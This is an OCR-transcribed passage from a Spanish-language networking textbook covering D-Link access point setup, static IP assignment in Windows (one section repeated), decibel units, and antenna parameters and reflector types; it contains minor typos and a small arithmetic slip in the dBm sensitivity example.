
Por defecto, la encriptación está desactivada. Puede cambiar los parámetros de encriptación para que la comunicación inalámbrica sea más segura.



¡La instalación ha sido completada!



Volverá a la ventana de Inicio.



Para obtener más información sobre la configuración o información general, consulte las fichas Advanced, Tools, o Status de la interfaz de gestión de red, o en el manual que se encuentra en el CD-ROM, que viene cuando compramos un AP o también en Internet de acuerdo al modelo.


8.4. Asignar una dirección IP estática en Windows

Para asignar una dirección IP estática al portátil u ordenador de sobremesa que se esté usando para configurar el DWL-G700AP, debe realizarse lo siguiente:

Ir a **Start** > hacer doble clic en **Control Panel** > Doble clic en **Network Connections** > hacer clic en el botón de la derecha en **Local Area Connections** > hacer Clic en **Properties**.

Seleccionar Internet Protocol (TCP/IP)


Hacer clic en Properties



Seleccionar Use the following IP address en la ventana de Internet Protocol (TCP/IP) Properties.

Introducirla dirección IP y la máscara de sugbred. (La dirección IP Address debe ser del mismo rango que el DWL-G700AP. La dirección IP del DWL-G700AP es 192.168.0.50. Puede asignarle 192.168.0.51 al ordenador. Dos ordenadores no pueden tener la misma dirección IP. Asignar una máscara de subred 255.255.255.0.)

Hacer clic en OK



Una vez hecho esta parte de la configuración, la computadora se encontrara en el mismo Rango de direcciones IP que el Access Point (AD). Para su configuración en los pasos anteriores.


8.4. Asignar una dirección IP estática en Windows

Para asignar una dirección IP estática al portátil u ordenador de sobremesa que se esté usando para configurar el DWL-G700AP, debe realizarse lo siguiente:

Ir a **Start** > hacer doble clic en **Control Panel** > Doble clic en **Network Connections** > hacer clic en el botón de la derecha en **Local Area Connections** > hacer Clic en **Properties**.

Seleccionar Internet Protocol (TCP/IP)


Hacer clic en Properties



Seleccionar Use the following IP address en la ventana de Internet Protocol (TCP/IP) Properties.

Introducirla dirección IP y la máscara de sugbred. (La dirección IP Address debe ser del mismo rango que el DWL-G700AP. La dirección IP del DWL-G700AP es 192.168.0.50. Puede asignarle 192.168.0.51 al ordenador. Dos ordenadores no pueden tener la misma dirección IP. Asignar una máscara de subred 255.255.255.0.)

Hacer clic en OK



Una vez hecho esta parte de la configuración, la computadora se encontrara en el mismo Rango de direcciones IP que el Access Point (AD). Para su configuración en los pasos anteriores.

CAP.

9

Antenas inalámbricas

9.1. DECIBELIOS

9.1.1. Definición de DBI

El decibel originalmente fue una unidad de medida para medir niveles de sonido; se indica con las letras dB. Con el correr del tiempo se empezó a aplicar en varios campos técnicos tales como electrónica y comunicaciones. Hace más de cien años se descubrió que si aumentábamos la potencia de un determinado sonido al doble, no se escuchaba doblemente más fuerte sino que respondía a una función logarítmica y se llamó "Bel", posteriormente se determinó que era más sencillo utilizar un décimo de Bel y de allí viene el decibel, cuya expresión es:

$$\mathbf{dB = 10 \times \log_{10} P}$$

Por ejemplo, si tenemos un parlante que está reproduciendo un sonido de una potencia P1 y otro que está reproduciendo el mismo sonido, pero con el doble de la potencia P2, entonces podemos comparar ambas potencias, expresadas en decibeles, de la siguiente forma:

$$\mathbf{dB = 10 \times \log_{10} (P2/P1)}$$

En nuestro ejemplo, P2 es igual a 2 y P1 es igual a 1, por lo tanto:

$$\mathbf{10 \times \log_{10} (2/1) = 10 \times \log_{10} 2 = 3\ dB.}$$

Es decir que nuestra potencia P2 comparada con P1, es 3 dB mayor.

Si la potencia P2 de nuestro ejemplo fuese de 10.000 veces mayor, entonces:

$$\mathbf{10 \times \log_{10} (10.000/1) = 10 \times \log_{10} 10.000 = 40\ dB}$$

Por lo visto, podemos concluir que al utilizar los decibeles como unidad de medida nos permite establecer relaciones entre potencias con números pequeños y además que es una unidad de medida relativa, es decir, cuantas veces es mayor (ganancia) o menor (pérdida) una unidad, en comparación de otra. Habremos observado que es muy frecuente que encontremos unidades tales como: dBm, dBw, dBi, dBa, dBu, dBr, etc. Pues, la tercera letra después de la B nos indica cuál es la referencia, o dicho de otro modo, con qué la estamos comparando. Por ejemplo, si la unidad de medida fuese dBm nos indica que se están comparando miliwatts. Si fuese dBi significa que la estamos comparando con la ganancia de la antena isotrópica. Para mayor claridad, sí nos dicen que un transmisor tiene una potencia de 48 miliwatts entonces, expresado en dB sería: $10 \times \log_{10} 48 = 16{,}81$ dB, pero como se comparan con un miliwatt, se debe expresar como dBm. Más aún, si nos dicen que un transmisor tiene una potencia de 16,81 dBm, debemos entender que tiene una potencia 48 veces superior a un miliwatt.

Para el concepto de ganancia de antenas es lo mismo, una antena que tenga 4 veces la ganancia de una antena isotópica significa que tiene una ganancia de: $10 \times \log_{10} 4 = 6{,}02$ dBi.

"Es muy importante hacer notar que esta "mejoría" es aplicable solo a la ganancia y bajo ninguna circunstancia deberá entenderse que es 4 veces mejor antena".

En el caso de los receptores ocurre una situación similar. Si nuestro receptor tiene una sensibilidad de – 80 dBm, significa que es capaz de "escuchar" una señal de: 10 ^ (-80/10) = 10 ^ -8 = 0.000000001 miliwatts o 100 millonésimas de miliwatt.

Como se puede observar, hemos utilizado la misma unidad de medida para tres casos distintos; para comparar potencia, para comparar ganancias de antenas y para especificar la sensibilidad de un receptor, lo cual nos permitirá realizar cálculos de diversos tipos al utilizar la misma unidad de medida relativa.

9.2. Antenas para la red inalámbrica

Una antena es un dispositivo (conductor metálico) diseñado con el objetivo de emitir o recibir ondas electromagnéticas hacia el espacio libre. Una antena transmisora transforma voltajes en ondas electromagnéticas, y una receptora realiza la función inversa.

Existe una gran diversidad de tipos de antenas, dependiendo del uso a que van a ser destinadas. En unos casos deben expandir en lo posible la potencia radiada, es decir, no deben ser directivas (ejemplo: una emisora de radio comercial o una estación base de teléfonos móviles), otras veces deben serlo para canalizar la potencia en una dirección y no interferir a otros servicios (antenas entre estaciones de radioenlaces). También es una antena la que está integrada en la computadora portátil para conectarse a las redes Wi-Fi.

Las características de las antenas dependen de la relación entre sus dimensiones y la longitud de onda de la señal de radiofrecuencia transmitida o recibida. Si las dimensiones de la antena son mucho más pequeñas que la longitud de onda las antenas se denominan elementales, si tienen dimensiones del orden de media longitud de onda se llaman resonantes, y si su tamaño es mucho mayor que la longitud de onda son directivas.

Parámetros de una antena

Las antenas se caracterizan por una serie de parámetros, estando los más habituales descritos a continuación:

Diagrama de radiación

Es la representación gráfica de las características de radiación de una antena, en función de la dirección (coordenadas en azimut y elevación). Lo más habitual es representar la densidad de potencia radiada, aunque también se pueden encontrar diagramas de polarización o de fase. Atendiendo al diagrama de radiación, podemos hacer una clasificación general de los tipos de antena y podemos definir la directividad de la antena (antena isotrópica, antena directiva, antena bidireccional, antena omnidireccional...) Dentro de los diagramas de radiación podemos definir diagrama copolar aquel que representa la radiación de la antena con la polaridad deseada y contrapolar al diagrama de radiación con polaridad contraria a la que ya tiene.




Diagrama de radiación

Los parámetros más importantes del diagrama de radiación son:

- Dirección de apuntamiento: Es la de máxima radiación. Directividad y Ganancia.
- Lóbulo principal: Es el margen angular en torno a la dirección de máxima radiación.
- Lóbulos secundarios: Son el resto de máximos relativos, de valor inferior al principal.
- Ancho de haz: Es el margen angular de direcciones en las que el diagrama de radiación de un haz toma un valor de 3dB por debajo del máximo. Es decir, la dirección en la que la potencia radiada se reduce a la mitad.
- Relación de lóbulo principal a secundario (SLL): Es el cociente en dB entre el valor máximo del lóbulo principal y el valor máximo del lóbulo secundario.
- Relación delante-atrás (FBR): Es el cociente en dB entre el valor de máxima radiación y el de la misma dirección y sentido opuesto.

9.2.1. Ancho de banda

Es el margen de frecuencias en el cual los parámetros de la antena cumplen unas determinadas características. Se puede definir un ancho de banda de impedancia, de polarización, de ganancia o de otros parámetros.

- **DIRECTIVIDAD**

  La Directividad (D) de una antena se define como la relación entre la intensidad de radiación de una antena en la dirección del máximo y la intensidad de radiación de una antena isotrópica que radia con la misma potencia total.

$$D = U(max) / U(iso)$$

  La Directividad no tiene unidades y se suele expresar en unidades logarítmicas (dBi) como:

$$D = 10 * \log ((U(max) / U(iso))dBi$$

- **GANANCIA**

  Se define como la ganancia de potencia en la dirección de máxima radiación. La Ganancia (G) se produce por el efecto de la directividad al concentrarse la potencia en las zonas indicadas en el diagrama de radiación.

$$G = 10 \log[4pi * U(max) / P(in)]$$

  La unidad de Ganancia (G) de una antena es el dBd o dBi, dependiendo si esta se define respecto a un dipolo de media onda o a la isotrópica.

- **EFICIENCIA**

  Relación entre la potencia radiada y la potencia entregada a la antena.

  También se puede definir como la relación entre ganancia y directividad.

$$e = P(r) / P(in) = G/D$$

  El parámetro **e** (eficiencia) es adimensional.

9.2.2. Impedancia de entrada

Es la impedancia de la antena en sus terminales. Es la relación entre la tensión y la corriente de entrada. Z = V/I. La impedancia es un número complejo. La parte real de la impedancia se denomina Resistencia de Antena y la parte imaginaria es la Reactancia. La resistencia de antena es la suma de la resistencia de radiación y la resistencia de pérdidas. Las antenas se denominan resonantes cuando se anula su reactancia de entrada.

9.2.3. Polarización

Las antenas crean campos electromagnéticos radiados. Se define la polarización electromagnética en una determinada dirección, como la figura geométrica que traza el extremo del vector campo eléctrico a una cierta distancia de la antena, al variar el tiempo. La polarización puede ser lineal, circular y elíptica. La polarización lineal puede tomar distintas orientaciones (horizontal, vertical, +45°, -45°). Las polarizaciones circular o elíptica pueden ser a derechas o izquierdas (dextrógiras o levógiras), según el sentido de giro del campo (observado alejándose desde la antena).

En el marco de antenas se define un **coeficiente de desacoplo por polarización**. Este mide la cantidad de potencia que es capaz de recibir una antena polarizada de una forma con una longitud efectiva $\vec{l}_{ef}$ de un campo eléctrico incidente con una determinada polarización $\vec{E}_{in}$. De este modo, el coeficiente de desacoplo por polarización se define como:

$$C_p = \frac{|\vec{E}_{in} . \vec{l}_{ef}|}{|\vec{E}_{in}| . |\vec{l}_{ef}|}$$

De esta manera, obtenemos la fracción de potencia que finalmente la antena es capaz de recibir, multiplicando la potencia incidente en la antena por este coeficiente definido anteriormente, de la forma:

$$P_{rec} = P_{in} . C_p$$

Se llama diagrama copolar al diagrama de radiación con la polarización deseada y diagrama contrapolar (crosspolar, en inglés) al diagrama de radiación con la polarización contraria.

9.2.4. Antenas de apertura

Las antenas de apertura son aquellas que utilizan superficies o aperturas para direccionar el haz electromagnético de forma que concentran la emisión y recepción de su sistema radiante en una dirección. La más conocida y utilizada es la antena parabólica, tanto en enlaces de radio terrestres como de satélite. La ganancia de dichas antenas está relacionada con la superficie de la parábola, a mayor tamaño mayor colimación del haz tendremos y por lo tanto mayor directividad.

El elemento radiante es el alimentador, el cual puede iluminar de forma directa a la parábola o en forma indirecta mediante un subreflector. El alimentador está generalmente ubicado en el foco de la parábola. El alimentador, en sí mismo, también es una antena de apertura (se denominan antenas de bocina) que puede utilizarse sin reflector, cuando el objetivo es una cobertura más amplia (e.g. cuando se pretende cubrir la totalidad de la superficie de la tierra desde un satélite en órbita geoestacionaria). Se puede calcular la directividad de este cierto tipo de antenas D_0 con la siguiente expresión, donde S es el área y λ es la longitud de onda:

$$D_0 = 4\pi \frac{S}{\lambda^2}$$

Reflectores parabólicos

Hay varios tipos de antenas de apertura, como la antena de bocina, la antena parabólica, la antena parabólica del Radar Doppler y superficies reflectoras en general.

9.2.5. Antenas planas

Un tipo particular de antena plana son las antenas de apertura sintética, típicas de los radares de apertura sintética (SAR).

9.2.6. Antenas de Array

Las antenas de array están formadas por un conjunto de dos o más antenas idénticas distribuidas y ordenadas, de tal forma que en su conjunto se comportan como una única antena con un diagrama de radiación propio.

La característica principal de los arrays de antenas es que su diagrama de radiación es modificable, pudiendo adaptarlo a diferentes aplicaciones/necesidades. Esto se consigue controlando de manera individual la amplitud y fase de la señal que alimenta a cada uno de los elementos del array.

Antena de Array

9.2.7. Antenas con reflector

El origen de la antena con reflector se remonta a 1888 en el laboratorio de Heinrich Hertz, que demostró experimentalmente la existencia de las ondas electromagnéticas que habían sido predichas por James Clerk Maxwell unos quince años antes. En sus experimentos, Hertz utilizó un reflector parabólico cilíndrico de zinc, excitado por una chispa en la parte central de un dipolo colocado en la línea focal y otro similar como receptor.

Su funcionamiento se basa en la reflexión de las ondas electromagnéticas por la cual las ondas que inciden paralelamente al eje principal se reflejan y van a parar a un punto denominado foco que está centrado en el paraboloide. En el caso de una antena receptora, en cambio si se trata de una antena emisora, las ondas que emanan del foco (dispositivo de emisión) se ven reflejadas y abandonan el reflector en forma paralela al eje de la antena.

Cuando se desea la máxima directividad de una antena, la forma del reflector generalmente es parabólica, con la fuente primaria localizada en el foco y dirigida hacia el reflector.

Las antenas con reflector parabólico, o simplemente antenas parabólicas se utilizan extensamente en sistemas de comunicaciones en las bandas de UHF a partir de unos 800 MHz y en las de SHF y EHF. Entre sus características principales se encuentran la sencillez de construcción y elevada direccionalidad. La forma más habitual del reflector es la de un paraboloide de revolución, excitado por un alimentador situado en el foco.

9.3. TIPOS BÁSICOS DE ANTENAS CON REFLECTOR

Antena Foco Primario

- **FOCO PRIMARIO**

  La superficie de estas antenas es un paraboloide de revolución. Las ondas electromagnéticas inciden paralelamente al eje principal, se reflejan y dirigen al foco.

  El foco está centrado en el paraboloide.

  Tienen un rendimiento máximo de aproximadamente el 60%, es decir, de toda la energía que llega a la superficie de la antena, el 60% lo hace al foco y se aprovecha, el resto se pierde debido principalmente a dos efectos, el efecto spillover y el efecto bloqueo.

  Su relativa gran superficie implica un menor ángulo de anchura del haz (3 dB), por lo que la antena debe montarse con mayor precisión que una antena offset normal. La lluvia y la nieve pueden acumularse en el plato e interferir en la señal; Además como el LNB va montado centralmente, bloquea muchas señales con su propia sombra sobre la superficie de la antena.

Antena Offset

- **OFFSET**

  Una antena offset está formada por una sección de un reflector paraboloide de forma oval. La superficie de la antena ya no es redonda, sino oval y simétrica (elipse). El punto focal no está montado en el centro del plato, sino a un lado del mismo (offset), de tal forma que el foco queda fuera de la superficie de la antena. Debido a esto, el rendimiento es algo mayor que en la de Foco Primario, pudiendo ser de un 70% o algo más.

- **CASSEGRAIN**

  Este tipo de antenas presentan una gran directividad, una elevada potencia en el transmisor y un receptor de bajo ruido. Utilizar una gran antena reflectora implica grandes distancias del transmisor al foco (y la imposibilidad de colocar equipos en él) por lo que una solución es emplear un segundo reflector o subreflector. En el caso del reflector parabólico Cassegrain el subreflector es hiperbólico.

El reflector principal refleja la radiación incidente hacia el foco primario. El reflector secundario posee un foco en común con el reflector parabólico.

El sistema de alimentación está situado en el foco secundario, de manera que el centro de fases del alimentador coincide con el foco secundario del hiperboloide.

El paraboloide convierte una onda plana incidente en una esférica dirigida hacia el foco primario, que es entonces reflejada por el subreflector para formar una onda esférica incidente en el alimentador.

9.3.1. Antena parabólica CASSEGRAIN

Es similar a la de Foco Primario, sólo que tiene dos reflectores; el mayor apunta al lugar de recepción, y las ondas al chocar, se reflejan y van al Foco donde está el reflector menor; al chocar las ondas, van al Foco último, donde estará colocado el detector. Se suelen utilizar en antenas muy grandes, donde es difícil llegar al Foco para el mantenimiento de la antena. Aplicaciones de radar multifunción:

- Sistema de antena Multihaz (MBA system).

Antena Multihaz Offset

9.3.2. Antena Multihaz CASSEGRAIN

Las antenas multihaz o sistemas MBA se utilizan generalmente en sistemas de satélite.

Este tipo de antenas están formadas por arrays de elementos alimentadores y circuitos de control para variar la potencia variando o combinando funciones del BFN, de esta manera se consigue generar una red o matriz de haces (BFN beam-forming network).

Cada elemento del array ilumina con una apertura óptica generando un haz, el ancho de haz de un rayo va determinado por el tamaño de la apertura óptica y la posición. La separación angular de los rayos está determinada por la separación entre los elementos.

Con esta configuración, los satélites pueden comunicarse a través de una sola antena con varias estaciones terrenas geográficamente dispersas.

Existen varios tipos de antenas multihaz, los más importantes y más usados son:

- **Offset**. Este tipo de antena se obtine recortando de grandes antenas parabólicas de forma esférica, tienen el Foco desplazado hacia abajo, de tal forma que queda fuera de la superficie de la antena, por esta razón, el rendimiento es mayor que en la de foco primario llegando a ser de un 70% aproximadamente. El diagrama de directividad tiene forma de óvalo.
- **Cassegrain**. Estas antenas son similares a las de Foco Primario, la diferencia es que tienen dos reflectores; el mayor de ellos apunta al lugar de recepción y las ondas al chocar, se reflejan y van al Foco donde está el reflector menor; al chocar las ondas, van al Foco último, donde estará colocado el detector. Se suelen utilizar antenas muy grandes, donde es difícil llegar al Foco para el mantenimiento de la antena. Además utilizan un reflector que lleva el radiador primario en el foco del mismo. La dirección del haz se puede modificar cambiando la posición de los elementos radiadores alrededor del foco, se debe tener en cuenta el bloqueo que producen los radiadores dispuestos en torno a éste. Por este motivo es más útil el empleo de configuraciones Offset.

9.4. Antenas planas

9.4.1. Tipos Básicos de Antenas Planas

Antenas de bucle magnético

